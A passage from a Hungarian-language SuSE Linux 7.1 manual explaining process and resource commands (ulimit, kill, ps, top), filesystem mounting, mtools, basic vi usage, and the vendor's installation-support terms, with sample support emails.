19.10.3 Az **ulimit** parancs

Az **ulimit** (*user limits*) paranccsal be lehet állítani a rendszererőforrások használatának korlátozását, és ki lehet írni azokat. Az **ulimit** különösen hasznos az alkalmazások [memória](#) elérhetőségének korlátozására. Egy alkalmazásnak meg lehet tiltani, hogy túl sok memóriát (az összeset) használjon fel magának, ami esetleg a rendszer lefagyásához vezethetne.

Az **ulimit** különböző opciókkal használható. A memória használat korlátozásához használhatjuk a [19.7](#) táblázatban felsorolt opciókat.

-
- m a fizikai memória max. mérete
 - v a virtuális memória (swap) max. mérete
 - s a verem (stack) max. mérete
 - c a core fájlok max. mérete
 - a a korlátozási beállítások kijelzése
-

19.7 táblázat: **ulimit**: a felhasználó erőforrásainak beállítása

A rendszerre kiterjedő beállításokat a `/etc/profile`-ban állíthatjuk be. A core fájlok létesítését engedélyezni kell, mert ezek szükségesek a programozóknak a hibakereséshez "debugging". A normál felhasználó nem emelheti meg a `/etc/profile`-ban, a [rendszeradminisztrátor](#) által meghatározott értéket, de ő is meghatározhat saját értéket a `~/.bashrc`-ben; lásd még a [19.10.1](#) fájllistát.

```
# Limits of physical memory:
ulimit -m 98304

# Limits of virtual memory:
ulimit -v 98304
```

19.10.1 fájllista: **ulimit**: beállítások a `~/.bashrc`-ben

A memóriaméret meghatározását kB-ban kell megadni. További részletes információért nézzük meg a `'man bash'` kézikönyvlapokat.

19.10.4 A **w** parancs

A **w** parancs megmutatja a rendszerben lévő aktív felhasználókat. E parancs kimenete egy tájékoztató lista, mely megmutatja az összes felhasználót, ki mióta van a rendszerben, a terhelését, valamint hogy milyen alkalmazásokat használnak jelenleg az egyes felhasználók (lásd a 19.10.3 képernyőlistát).

```
11:19pm up 9 days, 11:13, 13 users, load average: 3.26, 2.80, 2.67
User tty from login@ idle JCPU PCPU what
root tty2 2:09pm 9:10 -bash
root ttyp1 :0.0 2:11pm 2 4 2 xdvi -s 3 Li
root ttypa :0.0 11:19pm w
root ttyl 2:07pm 9:08 50 (startx)
jancsi ttyp0 meggyfa.liget 11:37am 11 2 2 -bash
root ttyp3 :0.0 3:24pm 4 rlogin atlantisz
jancsi ttyp2 meggyfa.liget 3:22pm 1 46 2 -bash
root ttyp4 :0.0 3:27pm 1:48 8 bash
root ttyp5 :0.0 5:40pm 5 1 1 telnet meggyfa
jancsi ttyp6 eperfa.liget 3:53pm 3 5 5 -bash
root ttyp7 :0.0 4:25pm 6:05 bash
jancsi ttyp8 atlantisz.liget 9:37pm 1:30 1 telnet meggyfa
jancsi ttyp9 atlantisz.liget 9:50pm 1:27 -bash
```

19.10.3 képernyőlista: a **w** parancs kimenete

19.10.5 A **du** parancs

A **du** parancs (*lemez használat (disk usage)*) információt ad az alkönyvtárak és fájlok által elfoglalt helyről. További információt találhatunk a '**man du**' kézikönyvlapokon.

19.10.6 A **kill** parancs

Jelet küld az aktív *processzeknek*. Egy processz száma szükséges (*process ID*, vagy PID) argumentumként. Ez a PID szám kideríthető a **ps** parancs segítségével (lásd a 19.10.7 fejezetet). A **kill** parancs az alábbi módon hívható meg:

```
meggyfa: # kill <pid>
```

ha a kívánt processz nem tudja elkapni a jelet, akkor a **-9** paraméter megadásával lehet leállítani. Konkrétan:

```
meggyfa: # kill -9 <pid>
```

mindenképpen leállítja a **<pid>** processz számú programot.

19.10.7 A **ps** parancs

A **ps** parancs (*process status*) kijelzi a felhasználó által elindított processzeket. Erről a parancsról további információ a '**man ps**' kézikönyvlapokból szerezhető be. A '**ps a**' kijelzi a többi felhasználó által indított processzeket is. Felhasználva a process ID-t (a **ps** által megjelenített első oszlopban) lehetővé válik leállítani egyes speciális processzeket, amik éppen futnak (lásd a 19.10.6 fejezetben).

19.10.8 A **ps**tree parancs

A **ps**tree grafikusan ábrázolja az egész *processz fát*. Ez látható a [19.10.4](#) képernyőlistán.

```

init--+-bash---startx---xinit--+-X
      |                                     '-sh---fvwm--+-FvwmPager
      |                                     | -FvwmWinList
      |                                     | -GoodStuff
      |                                     | -xclock
      |                                     '-xeyes
      |
      | -color_xterm---bash---xdvi.bin---gs
      | -2*[color_xterm---bash---vi]
      | -color_xterm---bash---ps
      | -coolmail---coolmail---xterm---pine
      | -cron
      | -gpm
      | -inetd
      | -kflushd
      | -klogd
      | -kswapd
      | -5*[mingetty]
      | -4*[nfsiod]
      | -sh---master---slipto
      | -syslogd
      | -update
      | -xload
      '-xosview

```


19.10.4 képernyőlista: a **ps**tree kimenete

19.10.9 A **top** parancs

Megjeleníti az összes futó processzt, processzor terhelésükkel és még sok más információval. A lista időszakonként felfrissül. A **q**-val leállíthatjuk.

19.11 Fájrendszer típusok Linux alatt,
a mount és az umount

19.11.1 Áttekintés

Több fajta  *fájrendszer* is használható Linux alatt. Ezeket a 19.8 táblázat ismerteti.

affs	<i>Amiga Fast Filesystem</i> : az Amiga számítógépek fájlrendszere.
ext	<i>Extended Filesystem</i> : az ext2 fájlrendszer elődje. Ma már nincs lényeges szerepe.
ext2	<i>Second extended Filesystem</i> : a szabvány Linux fájlrendszer.
hpfs	<i>High Performance Filesystem</i> : az IBM OS/2 szabványos fájlrendszere – csak az olvasása támogatott (<i>read-only</i>).
iso9660	a CD-ROM-ok szabványos fájlrendszere.
minix	Ez a fájlrendszer az egykori egyetemi “operációs rendszerek” projektből származik. Ez volt az első fájlrendszer, amit Linuxra használtak. Manapság csak hajlékonylemezekre használt fájlrendszer.
msdos	Eredetileg a DOS használta ezt a fájlrendszert, ma már egyéb operációs rendszerek is használják.
ncpfs	Fájrendszer Novell kötetek (volumes) becsatolására.
nfs	<i>Hálózati fájlrendszer (Network Filesystem)</i> : Segítségével adatok tárolhatók a hálózat bármely gépén, és az elérhetőség megadható a hálózaton keresztül.
proc	A processzek fájlrendszere (virtuális).
smb	<i>Server Message Block</i> : olyan termékek használják, mint a <i>Windows for Workgroups</i> , a <i>Windows NT</i> és a <i>Lan Manager</i> hogy a fájlokat el lehessen érni a hálózaton keresztül is.
sysv	Az <i>SCO UNIX</i> , a <i>Xenix</i> és a <i>Coherent</i> használják (ezek kereskedelmi UNIX rendszerek PC-kre).
ufs	A <i>BSD</i> , a <i>SunOS</i> és a <i>NeXTstep</i> használják. Csak az olvasása támogatott (<i>read-only</i>).
umsdos	<i>UNIX az MSDOS-on</i> : egy normál <i>fat</i> fájlrendszeren alkalmazható. Speciális fájlok használatával megvalósítja a UNIX funkcióit (úgymint engedélyezés, linkek, hosszú fájlnevek). Viszont nagyon lassú.
vfat	<i>Virtuális FAT</i> : a normál <i>fat</i> fájlrendszer kiegészítése (támogatja a hosszú fájlneveket).
xiafs	Egy régi fájlrendszer, amit ma már nemigen használnak.

19.8 táblázat: Linux alatt használható fájlrendszerek

19.11.2 Fájlrendszerek fel és lecsatolása

A **mount** parancs segítségével (amit csak a `'root'` hívhat meg), egy tárolóeszközt lehet a Linux fájlrendszer fába becsatolni. Két argumentum szükséges a **mount**-hoz:

- a tárolóeszköz neve (a tényleges eszköz neve, pl. `/dev/hda3`)
- a hely (könyvtár) neve, ahová be kívánjuk illeszteni (**mount**); a könyvtárnak már léteznie kell.

A **-t <fájlrendszer típus>** opció meghatározza a fájlrendszer típusát, amit becsatol (lásd a 19.8 táblázatot).

Például:

```
meggyfa:/ # mount -t msdos /dev/hda2 /dosa
```

a `/dev/hda2` DOS partíció a `/dosa` könyvtárban lesz elérhető; a `/dosa` könyvtárat előbb létre kell hozni (lásd a 19.6 fejezetben (497. oldal)). Ha egy eszközt gyakran kell hozzáadni a fájlrendszerhez azonos helyre, (pl. a hajlékonylemez meghajtót vagy a CD-ROM meghajtót) javasoljuk, hogy írjuk be adatait a `/etc/fstab`-ba; lásd a `'man 8 mount'` kézikönyvlapokat.

A **-r** opció hozzáadásával a becsatolás, csak olvasást eredményez. Írás ebben az esetben a fájlrendszerre *nincs* engedélyezve. A további opciók dokumentációja a `'man 8 mount'` kézikönyvlapokban található.

A **mount** paraméterek nélküli meghívása egy listát ad a becsatolt eszközökről. Ugyanez a lista látható a `/etc/mtab` fájlban is.

umount

Az **umount** parancs eltávolít egy eszközt a fájlrendszerből⁶.

Az **umount** argumentumaként megjelölhetjük akár az eszköz nevét, akár annak a könyvtárnak a nevét, ahová az eszköz be van csatolva.

Így a `/dev/hda2` eltávolításához, ami a `/dosa`-ba van becsatolva, megadhatjuk akár az:

```
meggyfa: # umount /dosa
```

akár az

```
meggyfa: # umount /dev/hda2
```

parancsot is.

Ha egy hajlékonylemezt csatoltunk be, nagyon fontos, hogy végrehajtsuk az **umount** parancsot *mielőtt* kivesszük a lemezt, mivel enélkül minden fájl a lemezre írva, és a lemez eltávolítása adatvesztést eredményezhet. Ha egyes fájlok még nyitva vannak az eszközön, az **umount** megpróbálja őket visszaírni a lemezre először, ha viszont ez nem lehetséges, hibaüzenetet küld.

Ha egy fájlrendszert le akarunk csatolni "unmount", azon nem szabad dolgoznia egyetlen felhasználónak sem. (Abban a könyvtárban, ami az alá a becsatolási pont alá esik, amit le akarunk csatolni); különben a fájlrendszert nem lehet lecsatolni.



⁶ A parancs valamikor **unmount** volt, de az `'n'` elveszett valahol a UNIX történelmében.

19.12 DOS parancsok Unix alatt
az mtools csomag segítségével

Az MS-DOS fájlrendszer használatára, akár hajlékonylemezen, akár merevlemezen az *mtools* csomag (az *'ap'* készletből) áll rendelkezésre. A csomag minden egyes kis programja megpróbálja emulálni a megfelelő DOS parancsot annyira, amennyire azt az eredeti teszi.

Minden *mtools* programot a DOS megfelelőjéről nevezték el, eléltve egy *'m'*-et, például: **mcopy**.



Csak akkor használhatjuk az *mtools* parancsokat, ha a lemez (vagy merevlemez) *nincs* becsatlakozva!

A DOS fájlnevek rendszerint az eszköz betűjelével kezdődnek, amit a kettőspont követ, majd az alkönyvtár, és a megfelelő fájlnev. Az alkönyvtárak és a fájlnevek elkülönítésére DOS-ban a *'\'* használatos. Az *mtools*-al, használhatunk *'/'* vagy *'\''* jeleket is. Ha a *'\''*-t vagy *dzsóker*-ot használunk, akkor idézőjelbe kell tenni azokat, különben félreértelmezi a parancssor értelmező (pl. a *bash*).

A egyedülálló *'*'* az *mtools*-ban megfelel a DOS-ban használt *'*. *'* jelnek. Paraméterek meghatározására, a *'/'* helyett, a *'-'* jelet kell használnunk.

Az *mtools* alapértelmezett DOS eszköze az *'A:.'*. Ha egy másikat kell használnunk, át kell váltanunk arra, az **mcd** begépelésével. Ne felejtsünk el visszamenni az eszköz "root" könyvtárába, mielőtt egy másik hajlékonylemez tesztünk be, különben nem lehet új könyvtárfát beolvasni.

Az alábbi (DOS) parancsokat támogatja jelenleg az *mtools* csomag:

mattrib	Megváltoztatja a DOS fájl attribútumát (hidden, system).
mcd	Átvált egy másik alkönyvtárba.
mcopy	Másolás DOS-ból UNIX-ba, vagy fordítva. Ne felejtsük el a célt megjelölni.
mdel	Egy DOS fájl törlése.
mdir	Kilistáz egy DOS könyvtárat.
mformat	DOS fájlrendszert hoz létre egy <i>alacsony szintűen</i> (low-level) már megformázott lemezen. (Az alacsony-szintű formázást az <i>fdformat</i> végzi el).
mlabel	Átnevez egy DOS lemezt.
mmd	Létrehoz egy DOS alkönyvtárat.
mrd	Kitöröl egy DOS alkönyvtárat.
mread	Egy DOS fájl alacsony szintű (low-level) beolvasása UNIX-ba.
mren	Átnevez egy létező DOS fájlt.

mtype	Egy DOS fájl tartalmának kijelzése.
mwrite	Egy DOS fájl alacsonyszintű <i>low-level</i> írása UNIX-ból.

19.9 táblázat: parancsok az 'mtools' csomagban

A támogatott lemezformátumok: 720 kB, 1,44 MB, vagy 360 kB, és 1,2 MB. alapértelmezésben az A: eszköz 3.5-Zoll-os eszköz, míg a B: eszköz 5.25-Zoll-nak van beállítva.

Ezek az alapbeállítások megváltoztathatók a /etc/mtools fájlban. Minden adat egy külön sorba kerül, az alábbiak szerint:

- a meghajtó neve DOS-ban, pl. a:
- a eszközfájl neve Linux-ban, pl. /dev/fd0
- fat_bits (hajlékony lemezekre 12)
- a sávok, fejek és szektorok száma

E paraméterek megváltoztatásával használhat például, két 5.25-Zoll méretű lemezegységet. Viszont nem adhatja meg ugyanazt a DOS eszköz betűt vagy eszköznevet kétszer. További információért lásd a 'man mtools' kézikönyvlapokat.

19.13 Unix parancsok összefoglalása

A legfontosabb parancsok összefoglalása (a használható opciók '[' ']' jelek között vannak megadva):

cd directory	a directory nevű alkönyvtárra váltás
cd ..	a szülő könyvtárba váltás
cd /directory	a /directory nevű alkönyvtárra váltás
cd	a felhasználó home könyvtárába váltás
cp forrás cél	a forrásfájl másolása a cél fájl-ba.
ln [-s] forrás linkév	létrehoz egy [szimbólikus linket] linknév néven az aktuális könyvtárban a forrás fájlra, ahol a linknév határozza meg az útvonalat ahol a fájl található. Meghatározza azt az útvonalat, ahol a fájl kereshető (pl. a kernel által) és megtalálható. Csak szimbólikus linkek hozhatók létre különböző fájlrendszerre. Könyvtárak szintén láncolhatók "szimbólikus linkeken" keresztül.

19.10 táblázat: folytatás a következő oldalon.....

<code>ls [directory]</code>	rövid formában kilistázza a <code>directory</code> tartalmát (brief).
<code>ls -l [directory]</code>	részletes formában kilistázza a <code>directory</code> tartalmát (detailed).
<code>ls -a [directory]</code>	a rejtett fájlokat is kilistázza (pl. a <code>.xinitrc</code> fájlt a home könyvtárából).
<code>mkdir könyvtár</code>	létrehoz egy új alkönyvtárat könyvtár néven.
<code>more fájl</code>	végiglapoz egy fájlban (lefelé lapozáshoz használjuk a <code>(b)</code> -t, felfelé pedig a <code>(B)</code> -t).
<code>mv régi_fájl új_fájl</code>	mozgat vagy átnevez egy fájlt.
<code>rm file</code>	töröl egy fájlt.
<code>rm -r directory</code>	rekurzívan törli a <code>directory</code> könyvtárat.
<code>rmdir directory</code>	törli a <code>directory</code> könyvtárat (de csak ha az üres).

19.10 táblázat: a legfontosabb Linux parancsok áttekintése

<code>'find . -name' "file"</code>	keres egy <code>file</code> nevű fájlt a jelenlegi könyvtár összes alkönyvtárában.
<code>'find . -name' "*emil*"</code>	keresi az összes olyan fájlt, ami tartalmazza a <code>'emil'</code> sztringet.
<code>'man command'</code>	megjeleníti a command parancs kézikönyvlapját.
<code>'grep string files'</code>	keresi az összes fájlt a <code>files</code> közül, amely tartalmazza a <code>'string'</code> -et, ami tartalmazhat "reguláris kifejezést" is (lásd a 19.7.2 fejezetben (500. oldal) vagy man regexp).

19.11 táblázat: keresési parancsok áttekintése

19.14 Mi a következő?

A könyvtárak, ahol a legtöbb Linuxos programot találhatjuk:

- /bin
- /sbin
- /usr/bin
- /usr/sbin
- /usr/X11R6/bin

A **man** <parancs> részletes információt ad a megadott parancsról (lásd a 19.9 fejezetben (505. oldal)) vagy programról (feltéve hogy létezik kézikönyvlapja). A kimenet a szabvány kimenetre van irányítva (ez rendszerint a képernyőnk).

Az úgynevezett csövek (*pipes*) segítségével a shell parancssorban (a `|` jel szimbolizálja) a kimenet átirányítható egy programra, a nyomtatóra, vagy ha szükséges egy fájlba is. Ha például ki akarjuk nyomtatni a manlapokat az **ls** parancsról, ezt kell begépelniünk:

```
jancsi@meggyfa: > man -t ls | lpr
```

A kézikönyvlapok bemutatása, témánként csoportosítva, megtalálható SuSE Linux rendszerünk hypertext súgójában. Csak adjuk meg hogy: **help**.

Itt hypertext hivatkozások találhatók kézikönyvlapokhoz.

19.15 A vi szerkesztő (editor)

Fordította: Váradi István

A *vi* a legközkedveltebb szerkesztő a rendszer adminisztrátorok körében, mert kicsi és gyors, mindenféle terminálon fut, mégis nagyon erős, hatékony és rugalmas. Parancsai lehetővé teszik mindenféle szerkesztési feladat gyors végrehajtását anélkül, hogy elhagyná a fő billentyűzetet. Ezt az egy szerkesztőt megtaláljuk minden UNIX disztribúcióban. A *vi* a Linuxban szinte szabvány.

Akik más szerkesztőkhöz szoktak, azoknak egy kis időbe telik megszokni a *vi*-t. Ez a fejezet lehetővé teszi Önnek, hogy az alapvető szerkesztési feladatokat elvégezze a *vi* segítségével. Lásd a [Lam90]-et az Irodalomjegyzékben.

Három üzemmód áll rendelkezésre a *vi*-ban:

- Parancs üzemmód. Minden lenyomott billentyű parancsként értelmeződik.
- Szerkesztési üzemmód. A lenyomott billentyűk szöveggént kerülnek be.
- *ex* üzemmód. Lehetővé teszi a *vi* interaktivitását a shell-el, nagyon hatékony és fejlett módon. Csak egy pár alapvető parancsot fogunk tárgyalni.

A *vi* parancsmódban indul. Átválthat parancsmódról szerkesztési módba, az egyik szerkesztési mód billentyű lenyomásával, amint az a 19.12 táblázatban látható. Szerkesztési módból visszaváltani parancs módra, az (ESC) lenyomásával lehet.

A parancs üzemmód alapvető parancsai:

'j'	a kurzort egy sorral lentebb mozgatja
'k'	a kurzort egy sorral fentebb mozgatja
'h'	a kurzort egy oszloppal balra mozgatja
'l'	a kurzort egy oszloppal jobbra mozgatja
'CTRL-f'	a kurzort egy képernyővel lentebb mozgatja
'CTRL-b'	a kurzort egy képernyővel fentebb mozgatja
'G'	a kurzort a dokumentum végére mozgatja
'nG'	a kurzort az n-edik sorba mozgatja
'w'	a kurzort egy szóval előbbre mozgatja
'b'	a kurzort egy szóval hátrább mozgatja
'0'	a kurzort a sor elejére mozgatja
'\$'	a kurzort a sor végére mozgatja
'i'	szerkesztési üzemmódba vált (a karaktereket beszűrja a kurzor jelenlegi helye <u>elé</u>)
'a'	szerkesztési üzemmódba vált (a karaktereket hozzáfűzi a a kurzor jelenlegi helye <u>után</u>)
'A'	szerkesztési üzemmódba vált (a karaktereket a sor vége után fűzi)

19.12 táblázat: folytatás a következő oldalon.....

'R'	szerkesztési üzemmódba vált (helyettesíti és felülírja az eredeti szöveget)
'r'	szerkesztési üzemmódba vált (felülírja azt az <u>egy</u> karaktert, ami jelenleg a kurzor alatt van)
'C'	szerkesztési üzemmódba vált (a sor hátralévő részét az új szöveggel helyettesíti be)
'o'	szerkesztési üzemmódba vált (az aktuális sor <i>után</i> egy új sort szúr be a szöveg beillesztésére)
'O'	szerkesztési üzemmódba vált (az aktuális sor <i>elő</i> egy új sort szúr be a szöveg beillesztésére)
'x'	kitörli az aktuális karaktert (és a pufferbe helyezi)
'dd'	kitörli az aktuális sort (és a pufferbe helyezi)
'dw'	kitörli az aktuális szót (és a pufferbe helyezi)
'cw'	szerkesztési üzemmódba vált (az aktuális szó hátralévő részét felülírja a megadott szöveg)
'yy'	az aktuális sort bemásolja a pufferbe
'p'	szöveget illeszt be a pufferből a kurzor után
'P'	szöveget illeszt be a pufferből a kurzor elé
'u'	hatástalanítja az utolsó parancsot
'J'	hozzáfűzi a következő sort az aktuális sorhoz
'.'	megismétli az utolsó parancsot
':'	átvált ex üzemmódba

19.12 táblázat: A vi alapvető parancsai

Minden parancsot megelőzhet egy szám. Ez a szám megadja, hogy az adott parancs hányszor kerüljön végrehajtásra. Emiatt, a '3dw' kitöröl három szót egyszerre, és a '10x' kitöröl 10 karaktert. '20dd' kitöröl 20 sort.

A legfontosabb parancsok ex üzemmódban:

':q!'	kilépés a vi-ből a változások elmentése nélkül
':w [fájl]'	a változások elmentése a [fájl]-ba
':x'	elmenti a megváltozott fájlt és kilép
':e [fájl]'	szerkeszti a [fájl] nevű fájlt

19.13 táblázat: Alapvető vi parancsok ex üzemmódban

A SuSE GmbH támogatása és szolgáltatásai

Fordította: Kósa Lajos

Az utóbbi pár év folyamán rájöttünk, hogy a linux telepítése során még mindig történnek hibák, még ha azok száma folyamatosan csökken is, bármilyen fejlődésen is ment a linux keresztül.

Ezen hibák közül sokra kínál megoldást ez a könyv, hogy Önnek, kedves olvasó, ne kelljen a hétvégejét kétségbeesetten azzal töltenie, hogy a telefonos forróvonal hétfő délutáni hívását várja, mígnem végre segítségünkkel folytathatja a rendszer telepítését.

Ha problémát talál, győződjön meg róla, hogy a problémát nem említette-e már valaki vagy *ebben a könyvben* vagy *a telepítési-adatbázisunkban*¹, mielőtt a támogatási csoporthoz fordul. Ezenkívül rengeteg kérdésre megtalálható válasz az 1. CD-n, a README fájlokban.

A.1 A 60 napos telepítési támogatás

A.1.1 Regisztráció nélkül nem jár telepítési támogatás!

Annak érdekében, hogy a lehető legjobb telepítési támogatást (I-Support) nyújthassuk, csak a SuSE Linux regisztrált felhasználóinak kérdéseire válaszolunk.

E kézikönyv első oldalán található egy regisztrációs kártya, amelyen szerepel a regisztrációs kód. Ez a kód egyedi, és arra szolgál, hogy igazolja, hogy eredeti SuSE Linux-szal "van dolga".

Ha elküldi a regisztrációs kártyát, vagy a WWW-kiszolgálónkon keresztül regisztrálja magát a

<http://www.suse.com/Customer/index.html>

címen, Ön regisztrált SuSE Linuxfelhasználó lesz, amely - többek között - feljogosítja a vevőtámogatás igénybevételére.

**Regisztrációs
kártya
Online**

¹ a részletekről lásd az A.6 fejezetben (526. oldal).



Mivel ez a kód a terméken alapul, arra kérjük, hogy minden SuSE Linux terméket regisztráljon, amit megvásárol, még akkor is, ha frissítésről van szó, vagy ha a SuSE Linux-szot közvetlenül tőlünk vásárolta. A termék megvásárlása nem jelenti automatikusan a regisztrációt!

A.1.2 A telepítési támogatás kiterjesztése

A telepítési támogatást úgy kell tekinteni, mint segítség annak érdekében, hogy az alapvető SuSE Linux rendszert telepíteni tudjuk, és működjön. Ez a következőkből áll:

- A SuSE Linux telepítése CD-ről
- Egyéni munkaállomás alapvető beállításai
- Az X11 grafikus felhasználói felület (GUI) alapvető beállításai
- Szabványos analóg modem alapvető beállításai, hogy be tudjunk tárcsázni az internetre (csak kliensoldali)
- Szabványos ISDN-kártya alapvető beállításai, hogy be tudjunk tárcsázni az internetre (csak kliensoldalon)
- Helyi nyomtató beállítása egyéni munkaállomáshoz
- Támogatott hangkártya alapvető beállításai

Az itt nem említett témakörökre vonatkozóan nincs telepítési támogatás. Az ilyen kérdésekre nem válaszolunk.

A rendszer beállításait – mivel ez a telepítési támogatást érinti – a YaST segítségével kell elvégezni, illetve egyéb, a kézikönyv által ajánlott módon.

A telepítési támogatás célja, hogy az alaprendszer felállítását segítse, nem pedig linux-oktatás vagy bevezetés a linuxba. Ennek következtében csak konfigurációs problémák megoldására vehető igénybe, nem általános kérdések megválaszolására.

Ennek ellenére sokszor találkozunk azzal a helyzettel, hogy – például – a SuSE Linux egyáltalán nem akar elindulni, vagy csak korlátozottan fut egy bizonyos hardverkonfiguráción. Reméljük, hogy érthető, hogy nem tudjuk a telepítési támogatásunk 100%-os sikerét garantálni.

Az alapvető linux kernelrendszeren túlmenően több mint 1000 (jelenleg mintegy 1300) szoftvercsomagot kínálunk a SuSE Linux CD-n. Megpróbáljuk ezeket a csomagot a lehető legújabb állapotnak megfelelő szinten tartani, de nem ismerhetjük sem mindegy egyes csomag dokumentációját, sem pedig a kiegészítő lehetőségeit. Kérjük, fogadja el, ha a válaszukban az említett információkra (kézikönyvoldalak, README fájlok és online segítségnyújtás) hivatkozunk.

A.2 A leggyorsabb út a segítséghez!

Ez a fejezet célja szerint azt szolgálja, hogy telepítési segítséget nyújtó csapatunktól a lehető leggyorsabb választ kaphassa. Csak azokat az e-maileket, amelyek megfelelnek az előírtnak, tudjuk feldolgozni automatikusan a támogatásmenedzsment-rendszerünkben a lehető leggyorsabban. Minden egyéb kérdést először kézzel kell besorolnunk, majd az egyes segítségnyújtóknak kiadnunk, mielőtt fel tudjuk dolgozni.

- Kérjük, regisztrálja a SuSE Linux rendszerét online weblapjainkon a következő címen: <http://www.suse.de/e/register.html>
- Írjon e-mail-t az [A.2.1](#) fájllista szerint, közvetlenül a support@suse.com címre. Amikor megadja a felhasználói adatokat, tegyen különbséget kis- és nagybetűk között. Csak ebben az esetben tudjuk automatikusan feldolgozni az e-mail-t. Kérjük, hogy azokat a mezőket - például COMPANY: - hagyja üresen, amelyek nem vonatkoznak Önre.
- Ne csatoljon szükségtelen adatokat (mint például business card X-VCARD formátumban); ha konfigurációs fájlt szeretne csatolni, akkor ezt *közvetlenül* a levélbe írja, ASCII formátumban. (lásd az [A.2.2](#) fájllista tartalmát.)

A telepítési támogatás tartama

A telepítési támogatás maximális hossza 60 nap a vásárlástól számítva, de nem több, mint 60 nap a következő változat megjelenése után.

A.2.1 Hogyan tudom elérni a SuSE segítségét?

A támogatást nyújtó csapatunkat e-mailen, faxon, levélben vagy telefonon lehet elérni; ha kérdéssel fordul hozzánk, kérjük, győződjön meg arról, hogy a választott kommunikációs csatorna helyesen működik.

Gyakran találkozunk olyan esettel, amikor a kérdést csak nagy nehézségek árán tudjuk megválaszolni, mert például az ügyfél faxgépe nem működik folyamatosan (faxszoftver), vagy a megadott e-mail hibás vagy nem elérhető.

Ha e-mail-t küld, kérjük, ne csatoljon hozzá semmit; ha azt akarja, hogy például logfáj is szerepeljen a levélben, ezeket közvetlenül a szövegbe írja. Különösen ügyeljen arra, hogy ne küldjön olyan leveleket, amelyek a levelezőrendszerének meghatározott formátuma szerint "készülnek", mert a legtöbb esetben az ilyen üzenetek kikódolásához nincs meg a megfelelő szoftverünk. Nincs arra sem szükség, hogy html-szövegeket küldjön nekünk, ez a "funkció" a levelezőprogramban... könnyedén kikapcsolható.



A segítséget nyújtó csapatunkat a következő módokon érheti el a megadott időpontokban:

• e-mail

cím: isupport@suse.de
cím: isupport@suse.com
elérhetőség: minden nap

• Fax

Fax (DE): (09 11) 74 05 34 77
Fax (USA): +1-510-628-3381
elérhetőség: minden nap

• Postai út

FIRST NAME: Honeydew
SURNAME: Dr. Bunsenburner
COMPANY: Muppetshow (Laboratory)
ADDRESS: Sesamstr. 4711
CITY: Timbuktu
COUNTRY: Germany
REGCODE: XXXXXX
EMAIL: bunsen@nowhere.de

Dear SuSE Support Team,

I have a small problem here in my Muppet Laboratory.

After installation of the SuSE Linux 7.1 the error message appears after booting the kernel:

"Unable to open an initial console"

I have a Pentium 400 with 128 MB RAM and an 8 GB IDE hard drive. What am I doing wrong?

Yours Sincerely,

Dr. Honeydew Bunsenburner
<bunsen@nowhere.de>

KERESZTNÉV: István
CSALÁDI NÉV: Dr. Besenyő
VÁLLALAT: Nooooormális?? Kft.
CÍM: Margit u. 47.
VÁROS: Boborján-alsó
ORSZÁG: Magyarország
REGISZTRÁCIÓS KÓD: XXXXXX
EMAIL: besenyopista@boborjan-also.hu

Tisztelt Cím!

Van egy kis problémám itt a Nooooormális?? Kft.-nél.

A 7.1 telepítése után a következő hibaüzenet jelenik meg a kernel bootolása után:

"Unable to open an initial console"

A gépem Pentium 400 128 MB RAM-mal és egy 8 GB-os IDE winchesterrel. Mit csinálok rosszul?

Dr. Besenyő István
<besenyopista@boborjan-also.hu>

A.2.1 fájllista: Példa e-mail-ben feltett kérdésre

```
... gondom van a Lilóval.
```

```
A /etc/lilo.conf vonatkozó része a következő:
```

```
---cut---  
# Linux bootable partition config begins  
image = /boot/vmlinuz  
root = /dev/sda2  
label = linux-2.0.36  
# Linux bootable partition config ends  
---cut---
```

A.2.2 fájllista: E-mailben feltett kérdésre példa kiegészítve konfigurációs álmánnyal

cím:	SuSE GmbH
	– Support –
	Schanzäckerstr. 10
	D-90443 Nürnberg

elérhetőség:	minden nap
--------------	------------

- **Telefon** (Támogatási forróvonal)

telefon: (DE)	+49-421-526-2300
telefon: (UK)	+0845-025-0010
telefon: (USA)	+1-510-628-3385

A támogatási forróvonal ügyfélszolgálati időpontjai:

Hétfőtől csütörtökig

13:00-tól 18:00-ig - Európa (CET)

12:00-től 17:00-ig - UK (DST)

9:00-től 15:00-ig - USA (PST)

Kivéve a fizetett ünnepeket.

Kérjük, legyen a regisztrációs kódja Önnél, és bizonyosodjon meg róla, hogy már regisztráltatta magát. Csak regisztrált SuSE Linux-felhasználók jogosultak a telepítési támogatásra.

Kérjük, ügyeljen arra, hogy az átlagos telefonos segítségkérés **ne tartson tovább öt percnél**.

Általában elmondhatjuk, hogy a hívások száma a támogató szolgáltatás nyitása után közvetlenül nagyobb, mint később a nap folyamán. Ha a nap elején nem sikerül rögtön elérni valakit az ügyfélszolgálati munkatársak közül, próbálkozzon újra később.

Nagy hangsúlyt fektetünk a telepítési támogatásra, de kérjük, ne feledje, hogy vállalati rendszerek adminisztrációját egy SuSE Linux-disztribúció ár-ért nem tudjuk vállalni, ezért kérjük, hogy a következő oldalakat keressék fel ezzel kapcsolatban:

<http://www.suse.de/en/support/>

A.3 A SuSE Profi szolgáltatásai

Még ha egy operációs rendszer az összes szükséges alkotóelemet tartalmazza is, csak akkor lehet egy vállalati környezetben használható alternatíva, ha megfelelően képzett és szakmailag magas szintű támogatással kapcsolódik össze. A SuSE ezt a szolgáltatást is nyújtja a linux számára. Ezzel kapcsolatosan minden információt megtalál a SuSE Linux központi támogató portálján:

<http://support.suse.de>

A.3.1 Egyedi projektek és tanácsadás

Szeretné vállalatánál a SuSE Linuxot használni? Megfelelő tanácsadással állunk rendelkezésére, valamint olyan válaszokkal, hogy Ön környezetének számítástechnikájában a linux teljesítményét optimálisan beállíthassa. Nagy tapasztalattal rendelkezünk linux-kiszolgálók felállításában, mert már a linux kezdetei óta foglalkozunk vele. Ez az, ahol tanácsadóink tapasztalata bejön a

